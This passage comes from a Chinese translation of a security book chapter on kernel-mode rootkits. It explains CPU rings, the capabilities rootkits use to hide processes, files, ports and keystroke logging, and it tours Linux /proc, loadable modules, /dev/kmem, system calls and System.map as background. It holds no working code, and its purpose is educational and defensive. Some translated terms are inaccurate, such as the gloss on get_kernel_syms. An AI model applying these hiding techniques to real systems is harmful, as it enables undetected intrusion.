- ✎ **存储器控制。**内核分派存储空间来运行程序，当不再需要这部分存储空间时将其释放。这个存储器控制是在内核的虚拟存储器管理函数中实现的，它利用物理 RAM 和硬盘空间为运行程序存储信息。
- ✎ **文件系统控制。**内核控制所有对硬盘的访问，提取硬盘中空闲的柱面和扇区放入文件系统结构中。
- ✎ **其他硬件控制。**内核管理各种硬件单元之间的接口，例如键盘、鼠标、音频设备、视频设备，以及网络设备，这样各个程序就可以利用它们执行输入输出操作。
- ✎ **中断控制。**当计算机中各个硬件单元需要注意（例如，有信息包到达某个网络接口）或程序遇到一个通常的事件（例如，0 为除数）时，内核负责决定如何处理由此产生的中断。通过使用内核代码或将信息发送给一个特别的进程来处理中断本身，内核可以保证系统平稳地运行。



图 8-1 操作系统内核、用户级程序和硬件三者之间相互关系的高度概括

具有了这些特征，内核完全可以用于控制用户程序和硬件之间的所有操作，即控制计算机上所发生的一切。

内核运行时，要依赖于在系统 CPU 中实现的硬件级保护。通过使用硬件级的保护，内核尽量保护自己的关键数据结构，防止计算机上的用户级程序所做的意外或故意控制。大多数 CPU 所包含的硬件特征允许系统中的软件在不同权限等级下运行。非常敏感的软件存储空间和其他部分（例如内核）不能被运行在不太重要级别上的代码（例如，用户进程）访问。在兼容 x86 的 CPU 上，这些不同的敏感等级称为“环”，其范围从 Ring 0（最敏感的一级），到 Ring 3（最不敏感的一级）。因为 CPU 要执行各种各样的任务，所以会在不同

的敏感级之间不停地切换，这取决于当前执行的特定软件的敏感等级。

在 Linux 和 Windows 操作系统中，只用到 Rings 0 和 3，而 x86 CPU 中支持的其他两项（Rings 1 和 2）并不使用。在 Linux 和 Windows 系统中的内核本身，都运行在 Ring 0 下。事实上，运行在 Ring 0 下说明这个给定任务位于内核级。如果你在 Ring 0 下运行，你可以访问所有内核的存储结构，也因此与内核代码处于同一级。用户模式进程运行在 Ring 3 下，而且大多数情况下，不能直接访问内核空间。按照 Ring 0 和 Ring 3，计算机中所有的软件实际上被划分为两种不同的类型，即内核模式（运行在 Ring 0 下）和用户模式（运行在 Ring 3 下）。对于非 x86 CPU，操作系统利用与 Ring 0 和 Ring 3 类似的概念在 CPU 的硬件中实现。几乎所有的 CPU 都支持某个特权模式的概念，其中涉及内核，以及一个无权模式用来描述用户程序。在本章的剩余章节中，我们将使用 x86 处理器的特定术语 Ring 0 和 Ring 3，因为它在这方面处于主导地位。

这样看来，操作系统事实上由两个部分组成，即用户模式和内核模式。用户模式通常可看到，并在你的系统中日复一日地出现。因为其中包含你所运行的程序，例如，命令行解释器、GUI、邮件服务器，或文字编辑器。而另一个领域为内核模式，默默地处在整个操作的底层，管理对硬件的访问并实施一般的控制。系统启动时，内核被加载内存中，开始在 Ring 0 级执行，从而创建第 1 部分（内核模式）。内核在内存中做好准备之后，它就激活各个用户模式进程，允许单独的用户访问系统并运行程序，从而创建了用户模式部分。

内核模式与 root 或管理员许可相比，是一个完全不同的概念，注意到这一点非常重要。管理员执行一个命令时，要在用户模式下执行特定的程序，即在 Ring 3 级。从内核的观点看，管理员只是另一个用户，尽管是一个重要的角色，但仍然处于 Ring 3。

大多数程序运行时，控制器有时不得不从用户模式切换到内核模式。例如，程序需要与硬件进行交互，实现在屏幕上打印输出、接收数据包或其他操作。这种情况发生时，控制器通过紧密的控制接口，非常小心地从用户模式转到内核模式。实现这个从 Ring 3 到 Ring 0 转换的软件称为“*call gate*”，因为它扮演着一个门的角色，以便用户模式程序进入安装在内核模式下的软件。

当管理员利用一些工具（例如 UNIX 系统中的 `ps`、`lsof` 或 `top` 命令，以及 Windows 中的 Windows Task Manager 请求列出当前运行的程序）时，会从用户模式执行一个命令，这个命令要求内核列出所有正在运行的进程。内核从其内核模式数据结构中获取数据，用适当的信息响应用户模式命令，并列出正在运行的进程。类似地，管理员或用户可能请求某个目录下的文件列表。内核用适当的信息进行响应。你也可以查找哪个 TCP 或 UDP 端口正在使用，或查看网络接口是否处于混合模式。你甚至可能运行一个文件完整性检测工具，查看是否有某个重要的系统文件被用户模式 RootKit 修改过。所有这些交互作用（可能还远不止这些），都依赖于内核来确定计算机的状态。这就是其工作原理，内核负责管理，

一切都井井有条。

8.2 内核控制的影响

Neo: 这不是真实的……

Morpheus: 什么是“真实”？你如何定义“真实”？如果你在说你所感觉到的、闻到的、尝到的和看到的，那么，“真实”仅仅是你大脑所理解的电信号……

——1999 年，电影《黑客帝国》(The Matrix) 中的对话

如果某个坏家伙开始操作内核本身又会发生什么呢？因为内核完全负责控制，因此通过修改内核，攻击者能够以一种基本的方式改变系统。为了实现对内核的修改，攻击者首先要具有这台计算机上的超级用户权限。想要控制内核，在 UNIX 计算机上要能进行 root 级访问，而 Windows 系统中要能进行管理员或系统级访问。一经安装，内核模式 RootKit 就会替换或修改那个内核的成分。这些改造可能让系统中的一切看起来都在正常运行，但是实际上操作系统已经遭到彻底地破坏。攻击者可以改变内核，这样查询有关计算机的状态时，内核就会撒谎。

例如，管理员可能要执行一个命令，查看是否有后门程序正在运行，这个命令要求内核列出正在运行的进程。但是那个坏家伙已经修改了内核，所以内核会说谎，不会显示攻击者的后门程序，如图 8-2 所示。另外，管理员可能会运行一个文件完整性检测工具，检查是否有计算机上的某些关键文件经过修改。欺骗性的内核告诉管理员没有文件被修改，一切正常。



图 8-2 控制内核来隐藏进程

利用对内核的操作，攻击者可以修改内核，这样它会彻底地隐藏攻击者在计算机上的活动。大多数内核模式 RootKit 采用下列几种手段。

- ❖ **文件和目录隐藏。**大多数内核模式 RootKit 可以从用户和系统管理员处隐藏文件和目录。如果一个文件被隐藏，内核将欺骗任何查找该文件的程序。
- ❖ **进程隐藏。**通过使用内核模式 RootKit 来隐藏进程，攻击者可以创建一个无形的后门，利用进程分析工具并不能发现这个后门。
- ❖ **网络端口隐藏。**隐藏正在监听的 TCP 和 UDP 端口，这样本地程序看不到它们，攻击者的后门于是更加隐秘。
- ❖ **混合模式隐藏。**攻击者不想让管理员检测到运行在计算机上的混合模式嗅探程序。所以大多数内核模式 RootKit 会隐瞒网络接口的混合状态。
- ❖ **执行改变方向。**有了这样一个许多内核模式 RootKit 所具有的特性，当用户或管理员运行一个程序时，内核假扮作运行所要求的程序。但是，内核事实上使用了一种“诱饵和变换”的诡计，替换成一个完全不同的程序。用户和系统管理员认为他们正在运行某个程序，但实际上却执行了攻击者所选的另一个程序。例如，无需借助于用户模式 RootKit 技术替换受害计算机上的 secure shell daemon(sshd)。利用内核模式 RootKit，攻击者可以仅仅改变 sshd 可执行文件的执行方向到另外一个具有后门的程序。管理员甚至可以检查 sshd 文件的完整性。但是，这个程序看起来将完好无损，因为它表面上确实是完好的。然而一旦用户或管理员想要通过远程登录执行这个 sshd 文件，后门将被执行，用来为攻击者提供对受害计算机的远程访问。
- ❖ **设备截取和控制。**利用内核模式 RootKit，攻击者可以截取或控制发往或来自于受害计算机上某个硬件设备的数据。例如，攻击者可以修改内核，将任何输入系统的键盘操作记录到计算机上的一个本地文件中，从而实现一个非常秘密的按键记录程序。另外，由于攻击者实现了内核修改，所以使得他们可以暗中监视用户的终端会话 (TTYs)，查看，甚至加入键盘操作，以及系统产生的响应[2]。

从攻击者的立场思考这个问题，如同我们在第 7 章中讨论过的一样，有了用户模式 RootKit，攻击者必须侵入计算机内部并修改大量的程序才能隐藏和实现后门。在 UNIX 系统中，攻击者可能闯入系统启动一个后门命令监听器，然后使用一个像 URK 这样的工具替换 ps、ls、netstat 和多个其他命令。攻击者于是必须执行特定的例程，将这些命令的修改数据和文件长度设置为合适的值。之后，工作还要继续，因为攻击者配置了 URK 的许多隐藏组件和后门。完成了这些烦人的工作之后，攻击者还要担心，一个产生怀疑的系统管理员会利用充满静态链接的二进制文件的软件发现攻击，例如 Bill Stearns 针对 Linux 编写的静态工具。该工具可以从站点 www.stearns.org/staticiso 找到，它不会隐瞒系统的状态。这些用户模式的 RootKit 需要做大量工作，而且如果管理员带来自己 CD-ROM 上的程序，

则其就不是特别隐秘了。

尽管如此，内核模式 RootKit 的出现，使整个平衡变到对攻击者有利的一方。攻击者无需修改大量的程序，而是修改这些程序所依赖的最根本的内核。如果想要隐藏一个文件，这个坏家伙不用修改 ls、find、du 和其他命令；相反，攻击者只需要修改内核。这样一来，内核将对管理员用来查找隐藏文件的那些特定命令或程序说谎。由此看来，内核模式 RootKit 对于攻击者来说更加能干。

攻击者利用内核模式 RootKit 修改了系统，这样管理员和用户仿佛受到监禁，但他们甚至不会意识到这一点。你可能认为自己在运行特定的程序或在查看自己的计算机状态，但并不知道你所看到的只是攻击者编造并利用内核模式 RootKit 实现的一个梦。你看到的并不是操作系统的真正状态，而只是设计用来向你隐瞒事实的梦境，即你的操作系统的真正状态事实上完全由攻击者所有。你甚至不知道自己受到监禁，所以可以快乐地继续着自己的生活，管理着系统并在不经意间让攻击者控制了一切。

你看过电影《黑客帝国》吗？如果没有，我会很小心，不向少数还没有看过这部电影和结局的人泄漏任何情节。而对于看过它的人，这部电影提供了极好的例证，有助于使内核模式 RootKit 潜藏的思想更加具体。要知道，有人将电影《黑客帝国》和基本的 Rorschach 测试做了比较。研究并解释了测验的含义，即电影《黑客帝国》真正揭示了你自己的哲学和世界观。一些爱好者认为这部电影是关于佛教、基督教、诺斯替教、印度教、伊斯兰教和犹太教的，其他人则认为它是关于武术艺术或轻武器的一部大片。但是在这里，我要告诉你与这部电影真正有关的是内核模式 RootKit。

在这部电影中，一些心怀不轨的家伙控制其受害者，将这些受害者关进一个虚拟现实仿真系统中，这里看起来似乎是一个真实的世界。受害者的大脑连接到“矩阵”中，所以他们相信自己过着正常的生活，交纳税金、去教堂，以及扔掉女房东的垃圾等。然而，受害者实际上是躺在充满粉红色黏性物质的舱体内，完全不知道自己所处的真实自然环境。他们生活的虚拟现实景象只不过是设计用来奴役受害者的海市蜃楼，那些心怀恶意的家伙于是可以使用受害者的资源。因为内核模式 RootKit 的存在，你认为自己看到了真实的系统，但是攻击者已经改变了内核，所以他们可以在你毫不知晓的情况下使用你的系统资源。你可能没有意识到这一点，但是有了内核模式 RootKit，你的计算机是虚伪的。这台计算机就是一个受到攻击者控制的“矩阵”，而你则不知不觉被困于其中。

因为各种操作系统的内核完全不同，所以我们将把这一章中的剩余部分分成两个部分。首先，我们查看 Linux 内核以及攻击者如何控制它，然后在本章的后半部分研究 Windows 内核模式 RootKit。

要牢记，对于我们讨论过的每一种针对 Linux 和 Windows 的攻击及其概念，类似的思

想也适用于其他操作系统。由于在各种 UNIX 变体的内核执行中存在区别（而且我们希望保持这一章少于 200 页），所以需要从 UNIX 的世界中拿出一个实例进行详细分析，我们将 Linux 作为 UNIX 和类似于 UNIX 的操作系统的一个最普通代表。除了 Linux，我们还将查看 Windows 内核，因为它作为内核模式 RootKit 的一个攻击目标正得到广泛使用，而且非常流行。但是，要知道类似的内核模式 RootKit 概念也可被应用于其他操作系统，包括 Solaris[3]和 FreeBSD[4]等。想要分析在 Linux 和 Windows 上内核攻击的详细信息，我们不能单纯了解它们如何在最流行的平台上实施的细节，而且要从更高层的观点分析用于其他系统中的类似技术。

8.3 Linux 内核

在很久前的 1991 年，那些令人兴奋的日子里，Linus Torvalds 发起了这项创建 Linux 内核的项目。如今，Torvalds 仍然领导着维护和更新内核的队伍。鉴于 Torvalds 及其团队所做的巨大贡献，许多人把 Linux 想像为整个操作系统。但是，这个术语虽然简便，但不够精确。如果你希望得到非常精确地表述，术语 Linux 事实上是指内核本身，是 Torvalds 及其团队精心创造和仍然在维护的操作系统组成。

操作系统的剩余部分由大量不同的开放式资源方案组成，由许多不同的人开发，并从不同的地方收集起来。例如，从事于 GNU 工程的人们创造出普通的 C 语言编辑器，包含在大多数 Linux 版本中，即 GNU C Compiler(gcc)。GNU 读作“guh-NEW”，而且是缩写词，代表 GNU's Not UNIX。GNU 工程还为操作系统创造出大量完整的程序，包括管理员和用户每天都要使用的许多命令[5]。除了 GNU，用于 Linux 大多数版本中的基于 GUI 的窗口系统是由 XFree86 工程创建的[6]。同样，还有数百个不同的开发团体编写的代码，我们有时仅仅看做与 Linux 相关。的确，Linux 内核是控制并与操作系统的其他这类组件相配合的软件。但是，Linux 其实只是内核本身。正因为如此，有人把基于 Linux 的操作系统“为 GNU/Linux”，承认 GNU 工程及其创造产物，即无数操作系统的无内核组件[7]。

在 GNU/Linux 系统的内核部分，我们找到了 Linux 内核，这可是坏家伙们垂涎不已的攻击目标。Linux 内核实际上只是一大块复杂的代码，其中包含 x86 硬件上运行在 Ring 0 下的大量特性。在我们分析坏家伙如何攻击这个目标之前，让我们稍微详细地介绍 Linux 内核。在下一部分，我们将简要地分析 Linux 内核。

8.3.1 Linux 内核探险

你的毕生精力都花费在追寻考古学遗物上，在这个方舟中充满了宝藏，它们远远超过了你所热切期望的一切

——1981 年，电影《*Raiders of the Lost Ark*》中的对白

为了进入 Linux 内核探险，请先放轻松点，启动你的 Linux 计算机并跟随着我们的讨论在你自己的计算机上输入命令。或者，如果你不喜欢插手分析，则可以简单读读这一部分，把这些思想留待改天再说。我们这里的目标是揭开内核的神秘面纱并研究它的一些基本结构，这样我们可以慢慢地理解攻击者是如何对其进行操作的。从某种意义上说，我们仿佛是考古学家，挖掘着自己的系统，查找与内核相关的有用珍品。正如一个考古学家分析远古社会留下的史前古物来确定与其相关的文化和行为一样，我们还可以分析创造的史前古物并与我们的内核相联系，从而获得对它的感性认识。当你启动 Linux 系统并登录到系统中时，你正盯着处于用户模式的 GUI 或终端。在探险途中，我们要深入到内核，查看它究竟是什么。那么，我们的用户模式进程如何获得关于内核的信息呢？非常幸运，Linux 为查看各种内核模式数据结构提供了相应的方法。这些方法惊人地简单而直观，我们于是可以看到表面现象背后发生了什么。

在大多数 Linux 系统中，内核创建了一个称为“/proc”的特别的目录，读做“slash proc”。与 Linux 文件系统的大多数目录不同，/proc 不是你硬盘上的真正 bit 集合。它是虚拟的，只存在于内存中，并不在硬盘上。内核创建 /proc 作为其本身的一个抽象，所以管理员和运行程序可以查看内核的状态和运行系统的其他部分。换句话说，/proc 是分析内核的上好方法，它为你查看自己操作系统的内核提供了入口。为了使查看这些数据结构容易些，这个入口仿佛文件系统的一部分，其中有一些虚拟目录和文件，包含与你计算机相关的重要统计数据。

但是 /proc 不仅仅为你进入系统提供入口。事实上，你在 Linux 系统中运行的大量命令只是为从 /proc 获取命令并对其很好地格式化。例如，当你执行 netstat 命令来获得在 TCP 和 UDP 端口进行监听的程序列表时，这个命令只是从目录 /proc/net 下捕获数据，在这里关于网络状态的信息变得可以用于计算机中的所有命令。事实上，你可以将 netstat 和其他许多的命令仅仅看做是很不错的用户接口，它们从 /proc 收集信息并对其格式化，为你观察提供方便。

大多数 /proc 是只读的，但是它的某些部分可以写入，写入 /proc 目录下不同选中位置的数据可以实时地修改内核设置。例如，通过修改 /proc/net 中的一些设置值，管理员可以配置计算机来传输数据包（使它充当一个简单的路由）或调整其防火墙规则。典型情况下，这些修改是通过一个配置工具实现的，它会修改 /proc 内部的数据。但是通过编辑 /proc 内部的某些值，它们可以更加直接地应用于一个运行的内核。

所以 `/proc` 的功能是非常强大的，为了更好地理解其功能，让我们深入分析一下 `/proc`，登录到计算机中并使用 `cd /proc` 命令将目录转换到 `/proc`。注意在大多数 Linux 系统中，我们甚至不需要 root 级访问权就可以查看 `/proc`，所以你可以用所选择的任何用户 ID 登录。如果你不是 root 级用户，就不能看到一切，但仍然可以获取关于内核及其状态的可靠信息。在我们研究 `/proc` 时，建议你也四处看看。使用 `cd`、`ls` 和 `less` 命令，只允许你查看信息，而不能对其进行修改。`cd` 命令用于改变方向，`ls` 命令显示目录列表，而 `less` 命令用来显示文件的内容。如果你完成了对文件的查看，按下 `q` 键可以从 `less` 命令中跳出来。建议你不要修改 `/proc` 中的任何内容，因为这样的修改可能导致系统瘫痪。如果只是使用 `cd`、`ls` 和 `less` 命令，你是安全的。因为这些命令只允许你查看目录和文件中的内容，而不能修改任何数据。一旦进入 `/proc`，就可以执行 `ls` 命令获得 `/proc` 虚拟目录的列表，这如同我在图 8-3 中所执行的操作。

```

[skoudis@fred skoudis]$ cd /proc
[skoudis@fred proc]$ ls
1      1149  700  861  cpufreq      ioports      mounts      sysvipc
1012   1152  721  8650 devices      irq          mtrr        ttg
1031   17   749  8652 dma          kcore        net          uptime
1049   184   8    8691 driver       kmsg         partitions  version
1101   2     8291  9   execdomains  ksysfs       pci
1137   3     8238  92  fb           loadavg      scsi
1144   4     8588  939 filesystems  locks
1145   5     8589  972 fs          mdstat       slabinfo
1146   6     8590  spa  ide          mmio         stat
1147   895   8594  bus  interrupts  misc         uapm
1148   7     8595  cmdline iomem        modules      sys
[skoudis@fred proc]$
  
```

我切换到 `/proc`，
获得一个目录列表

这就是内核显示给我的
信息，其中有关于
其自身和每一个用户
模式进程的信息

图 8-3 进入 `/proc` 查看内核信息

在 `/proc` 中，许多目录的名字是不同的整数，从 1 开始逐渐递增。这些目录包含有关每个运行在计算机中的用户模式进程的信息，目录名被设置为进程 ID 号（例如，1、1012 和 1147 等）。你可以进入这些目录，利用 `ls` 命令查看进程的组成，用 `less` 命令查看系统中任何正在运行的用户模式进程的详细信息。从某种意义上来说，`/proc` 让你看到了当前正在运行的每个用户模式进程的灵魂。我们可以查看输入并用来启动进程的命令行解释器、进程的当前工作目录（`cwd`）及其环境变量（`environ`）、二进制可执行文件的一个映像（`exe`）和该进程的其他组成部分。在图 8-4 中，我转换到进程 ID 号为 1 的目录下，这个进程是个初始化程序。它是个主要的用户模式进程，在系统启动期间负责启动计算机上的其他所有用户模式进程。Init 的进程 ID 通常被赋值为 1，因为它是计算机上第 1 个运行的用户模式进程，所以在启动时由内核来创建。我要执行 `ls` 命令查看初始化程序的各个成分，为了查看大量这样的成分，我需要拥有在这台计算机上的 root 级权限。然而通过执行 `less status` 命令，我可以查看这个进程的状态。状态值显示与当前运行进程相关的进程名、进程 ID、用户 ID 和虚拟存储器的信息。




图 8-4 分析/proc 中的进程 ID 来查看其状态

所以研究正在运行进程的灵魂是很有趣的，而且可以提供信息。确实，内核创建这个对于所有运行进程的查看很不错。然而我们这里想要了解的是内核本身，而不是用户模式进程。那么让我们回到/proc，查看内核中所呈现的特别信息。在/proc 内，内核提供了多种关于自身的有用的一些内容，包括表 8-1 所示的文件。

表 8-1 /proc 中有趣的组成取样

文件或目录	用 途
/proc/cpuinfo	这个文件包含关于系统 CPU 的信息，其中有 CPU 速度、高速缓存大小，以及其他参数
/proc/devices	这个文件包含计算机上各种设备的列表，例如硬件和终端
/proc/kmsg	这个文件保存来自内核的登录信息，利用 dmesg 命令可以读出这部分信息
/proc/ksyms	这个文件包含一个列表，其中列出了通过计算机上的可承载内核模块输出的所有变量和功能
/proc/modules	这个文件特别重要，其中保存了一个可承载内核模块的列表。这些模块被嵌入到内核中，用来扩展或修改其功能
/proc/net/	该目录下包含关于当前网络配置和计算机状态的信息
/proc/stat	这个文件包含与内核本身状态相关的统计信息，例如关于 CPU、虚拟内存和硬盘使用的数据
/proc/sys/	这个目录下包含多个子目录和文件，以及显示内核的变量，这些变量用于查看甚至修改内核的设置
/proc/version	该文件指出当前系统中运行的内核版本

表 8-1 只给出了包含在/proc 中较重要部分的一些实例。放心地研究这些项目，还有你的/proc 目录中的其他文件和目录。对于这里的每一个文件或目录，你可以在自己的计算机上安全地使用 cd 和 less 命令查看其中的内容。

在 `/proc` 中, `/proc/ksyms` 和 `/proc/modules` 目录下的可承载内核模块信息特别有意思, 因为可承载内核模块允许扩充内核。通过修改内核使其支持新的特性, 可承载内核模块使得 Linux 更容易适应新的硬件类型或增加软件功能。例如, 你可以添加一个模块, 它的作用类似于某个相当奇特的新硬件的设备驱动器, 普通的内核并不知道如何处理这个新硬件。对于原来的 Linux 内核, 你必须重新编译内核来扩充其功能。而现在, 你只需嵌入附加的模块。这些内核模块动态加载到正在运行的内核中的, 它们甚至不要求重新启动计算机就可以生效。另外这些可承载内核模块实际上是内核本身的一部分, 它们运行在 Ring 0 下, 对于所有的内核代码和数据具有完全访问权。目录 `/lib/modules` 下的那些模块在启动时自动应用到系统中。还有, 每一个 root 级用户在任何时候都可以利用 `insmod` 命令增加可承载内核模块。这些内核模块非常重要, 特别是在我们开始讨论攻击内核的方法时更是如此。

除了 `/proc` 之外, 你的文件系统中与内核相关的另外一个非常有趣的目录是 `/dev/kmem`。你可能会回忆起第 7 章中的内容, `/dev` 目录下包含你的系统中各种设备的指示器, 例如硬盘、鼠标和终端的构成。对于大多数与内核相关的内容, `/dev/kmem` 很特别, 因为它包含一个正在运行内核的存储器映像。相关文件 `/dev/mem` 包含一个系统中所有存储器的映像, 而不只是内核存储器的映像。`/dev/kmem` 和 `/dev/mem` 文件由内核构造并供其读取和使用, 因为不是人构造的, 所以它们设计的不易于用人眼读取。如果没有合适的工具对其进行分析、显示和查找, 即使你可以直接读取 `/dev/kmem` 和 `/dev/mem` 文件, 也将是难以理解的杂乱信息。尽管如此, 即使我们在通常情况下不能直接查看或编辑, `/dev/kmem` 仍然是那些修改内核的坏家伙的一个潜在目标, 我们很快就会看到这一点。

现在我们已经更高一级研究了内核想要用 `/proc` 和 `/dev/kmem` 向我们说明什么, 下面我们查看用户模式进程如何与内核进行交互。当你运行一个程序时, 内核创建一个进程。其中有存储程序代码和数据的内存空间, 还有在内存空间执行的线程。这些程序运行时, 大多数进程通常需要告诉内核做什么。如果一个进程想要与某个硬件交互, 例如从硬盘或网络接口上读或写, 它必须与内核进行交互完成这样的任务。或者, 如果它想要运行另一个程序执行其他活动, 就必须让内核执行这个程序。

进程如何实现这些对内核的请求呢? 要与内核交互, 用户模式进程依赖于一个称为 “*system calls*” (系统调用) 的概念。Linux 内核支持许多不同的系统调用来实现各种活动, 包括打开文件、读取文件和执行程序。这些系统调用表现了从用户模式到内核模式的一次转换, 因为用户模式进程通过激活系统调用, 让内核完成一种操作。为了了解自己的系统支持哪些系统调用, 你可以查看系统中包含的头文件。这些头文件用来建立使用系统调用的软件 (包括内核自身), 这些文件通常保存在 `/usr/include/sys/syscall.h`、`/usr/include/bits/syscall` 或 `/usr/include/asm/unistd.h` 中。尽管这些目录对于这样的文件来说相当普通, 但是在不同 Linux 版本中特定的保存位置有时各不相同, 所以你可能不得不进行搜索。现在的内

核中支持 100 多个不同的系统调用，但是表 8-2 列出了多个最重要的。Linux 当前支持的系统调用的最大数量是 256 个。

表 8-2 一些重要的系统调用

系统调用名	功 能
SYS_open	打开文件
SYS_read	从文件系统中读取文件
SYS_write	写入文件系统
SYS_execve	执行程序
SYS_setuid	设置运行程序的许可
SYS_get_kernel_syms	访问系统控制台
SYS_query_module	帮助在内核插入一个可承载的内核模块

现在，大多数用户模式进程并不直接使用这些系统调用。取而代之，操作系统包含一个系统库，其中均为需要时才真正激活系统调用的代码。这些标准的系统库通常只是一些共享的 C 语言程序，构建在 Linux 操作系统的内部。所以，一个当前正在运行的用户模式进程调用系统库来实现某个功能，于是这个系统在内核中实现系统调用。为了触发系统调用，系统库向 CPU 发送一个中断，实际上是侧面提示 CPU 需要转换到 Ring 0，并用内核模式代码处理系统调用。要初始化一个系统调用，用户模式程序或系统库需要执行一个机器语言指令，触发编号为 0x80 的 CPU 中断。这个编号是一个十六进制数，它指示 Linux 内核使用它的系统调用处理代码。

为了确定执行哪部分内核代码来处理系统调用，系统要用到内核中一个十分关键的数据结构，称之为“*System Call Table*”（系统调用表），它实际上是内核中的一个数组，将处理每个系统调用所需的单个调用名和编号放入内核相应的代码中。换句话说，系统调用表只是一个实现真正系统调用内核各部分的指针集合。系统调用表和我们之前研究过的 `syscall.h` 头文件并不一样，这个文件只是用来编译软件和内核。而系统调用表是保存在内核存储器中的实际的数据结构，将各种系统调用描绘成内核代码。用户模式进程、系统库、系统调用表，以及实现系统调用的内核代码之间的关系，如图 8-5 所示。

如果想要查看你的计算机支持的各种系统调用，可以查看 `System.map` 文件，它保存在 `/boot/System.map`、`/System.map` 或 `/usr/src/linux/System.map` 目录下。尽管 `syscall.h` 文件只可以用来编辑软件，但 `System.map` 文件在你的内核最初建立时创建，而且不仅仅反映关于内核的信息。特别地，`System.map` 文件包含内核使用的各种符号的列表。这些符号不过是与内核相关的一部分数据结构，包括全局变量、表和系统调用。注意，`System.map` 并不包含计算机中当前运行的系统调用表；相反，其中包含关于原始系统调用表的信息，这个调用

表是在内核最初编辑时创建的。即使你没有自己编辑这个内核，这个文件也会在内核最初编辑时创建，这是你安装的一部分。System.map 中的符号信息按照内存地址和符号名列出，这个内存地址是内核中存放特定数据结构的位置。在图 8-6 中，我用命令 `less /boot/System.map` 显示了 System.map 文件的内容。注意，其中有许多信息，而不只是系统调用。除了系统调用信息，还有大量其他符号信息，例如其他与内核相关的变量和信号。




图 8-5 进程调用库，它利用系统调用表触发系统调用

```

c01059c0 T __switch_to
c0105aa0 T sys_fork
c0105ac0 T sys_clone
c0105af0 T sys_vfork
c0105b10 T sys_execve ← execve 系统调用及其地址
c0105b70 T get_wchan
c0105be0 T __up
c0105c00 T __down
c0105ca0 T __down_interruptible
c0105d60 T __down_trylock
c0105d98 T __down_failed
c0105da4 T __down_failed_interruptible
c0105db0 T __down_failed_trylock
c0105dbc T __up_wakeup
c0105dd0 T copy_siginfo_to_user
c0105e80 T sigsuspend1
c0105f20 T sys_sigsuspend
:

```

图 8-6 查看 System.map 文件得到 execve 系统调用信息

在图 8-6 中，我已经可以看到 SYS_execve 系统调用，这是一个用来执行程序的系统调用。当一个程序，例如命令行解释器需要执行另外一个程序，例如命令时，它会执行

`SYS_execve` 系统调用，要求内核启动另外一个程序。注意与 `SYS_execve` 相关的内存地址（`c0105b10`），还有 `System.map` 中其他所有地址都是从 `c` 开始的一个十六进制数。这是因为，从一个 32 位处理器计算机上的用户模式进程调用时，所有的内核存储器结构在内存中的存储位置范围是 `0xC0000000~0xFFFFFFFF`[8]。

Linux 包含一个很不错的工具，称为“strace”，可以用来查看一个运行进程所执行的各个系统调用。你可以用 strace 调用任何程序，它显示程序运行过程中所有的系统调用、传递给这些系统调用的变量，以及这些系统调用的返回值。在图 8-7 中，我利用 strace 工具执行命令 ls，这样就可以看到 ls 执行的所有系统调用，因为其中列出了目录的内容。我也可以跟踪某个其他程序，但是我选择了 ls，因为它是大多数 Linux 用户所熟悉的一个程序。



图 8-7 利用 strace 分析执行 ls 命令时用到的系统调用

